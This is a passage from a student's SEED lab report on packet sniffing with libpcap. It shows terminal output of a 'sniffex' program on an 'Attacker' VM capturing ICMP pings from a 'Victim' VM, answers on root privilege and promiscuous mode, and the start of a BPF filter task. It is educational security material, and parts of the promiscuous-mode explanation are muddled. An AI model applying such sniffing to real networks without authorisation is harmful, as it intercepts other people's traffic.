rtt min/avg/max/mdev = 13.601/14.019/14.437/0.418 ms
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```


Yet again, the sniffer programme captures every packet and the obligatory details while in transit.

On attempting for a connection request to a fictitious machine, the attacker's unable to capture any reply packet. For, the machine's not in existence.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1016ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

The victim machine (10.0.2.13) sends a connection request.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ gcc -o sniffer sniff_icmp.c -lpcap
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP


Packet number 1:
    From: 10.0.2.13
        To: 1.2.3.4
    Protocol: ICMP

Packet number 2:
    From: 10.0.2.13
        To: 1.2.3.4
    Protocol: ICMP
^C
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

The attacker machine (10.0.2.8) captures only the requested packets.

**Q.** Why do you need the root privilege to run sniffex? Where does the programme fail if executed without the root privilege?

**A.** An access to the network interface, which in this case is `enp0s3` is required. It can be manipulated only if a root privilege is granted. Failing for which, the programme halts on calling the `pcap_open_live()` function.




```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP
Couldn't open device enp0s3: enp0s3: You don't have permission to capture on that device (socket: Operation not permitted)
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$
```

**Q.** Please turn on and turn off the promiscuous mode in the sniffer programme. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.

**A.**

Step 1: Switching the promiscuous mode off.




Altering the option to 'Deny' switches off the promiscuous mode

Step 2: Capturing the packets.


Command: ping 8.8.8.8

The victim sends the connection request while the attacker awaits.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=14.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=14.3 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 14.314/14.353/14.393/0.126 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```


There's no packet captured on the attacker machine.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.


Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP
```

Performing the same action on another terminal of the attacker machine.




A maximised view:

On the right side, is the ping request sent.



On the left terminal window is the sniffer programme running (It captures the packets).




```
To: 8.8.8.8
Protocol: ICMP

Packet number 2:
From: 8.8.8.8
To: 10.0.2.8
Protocol: ICMP

Packet number 3:
From: 10.0.2.8
To: 8.8.8.8
Protocol: ICMP

Packet number 4:
From: 8.8.8.8
To: 10.0.2.8
Protocol: ICMP
```

Step 3: Turning the promiscuous mode back on.



Command: ping 8.8.8.8

The victim sends the connection request while the attacker awaits.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=13.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=12.8 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 12.841/13.171/13.501/0.330 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

There are exactly four packets captured on the attacker machine for sending 2 packets from the victim machine.



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo ./sniffer
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: enp0s3
Number of packets: 40
Filter expression: proto ICMP

Packet number 1:
    From: 10.0.2.13
        To: 8.8.8.8
    Protocol: ICMP

Packet number 2:
    From: 8.8.8.8
        To: 10.0.2.13
    Protocol: ICMP

Packet number 3:
    From: 10.0.2.13
        To: 8.8.8.8
    Protocol: ICMP

Packet number 4:
    From: 8.8.8.8
        To: 10.0.2.13
    Protocol: ICMP
```

When packets are sent to a random address 8.8.8.8 from victim machine (10.0.2.13), the attacker using the sniffer programme cannot capture the packets as the promiscuous mode is off since the NIC (hardware device) discards the packets that are not being sent to the sniffing machine. But if the packets are sent to the attacker machine (10.0.2.8) the sniffer programme captures this packet since the destination is the 10.0.2.8.

### **Task 1.2: Writing Filters**

The objective of this task is to capture certain traffic on the network based on filters. Filters can be provided to the sniffer programme. In pcap sniffer, when a sniffing session is opened using “pcap\_open\_live”, a rule set can be created to filter the traffic which needs to be compiled. The rule set which is in the form of a string is compiled to a form which can be read by pcap. The rule set provided here sniffs the ICMP requests and responses between two given hosts. After compiling, the filter needs to be applied using `pcap_setfilter()` which preps the sniffer to sniff all the traffic based on the filter. Now, actual packets can be captured using `pcap_loop()`.

#### **i) Capture the ICMP packets between two specific hosts**

Here, light is poured upon capturing packets only between two hosts. In the programme above, all the ICMP packets from any host on the same network were captured. Desiring to capture ICMP packets from any host other than those in the filter would be a poor choice.

The programme is the same as above. But, the value in the `filter_exp` variable is altered. Here, the packet transfer is fixed only between the attacker (10.0.2.8) and the victim machine (10.0.2.13).

```

514     char filter_exp[] = "proto ICMP and (host 10.0.2.13 and 10.0.2.8)";
515     struct bpf_program fp;                                     /* compile
516     bpf_u_int32 mask;                                       /* subnet
517     bpf_u_int32 net;                                         /* ip */
518     int num_packets = 40;                                     /* number

```

The commands:

(To compile)


```
gcc -o sniffer sniff_icmp_filter_1.c -lpcap
```

(To execute)

```
sudo ./sniffer
```


**Q.** Show that when we send ICMP packets to 10.0.2.8 from 10.0.2.13 using ping command, the sniffer programme captures the packets based on the given filter.

**A.** Command: ping 10.0.2.8



```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=0.355 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=0.668 ms
^C
--- 10.0.2.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.355/0.511/0.668/0.158 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

On the victim machine (10.0.2.13)



```
Terminal
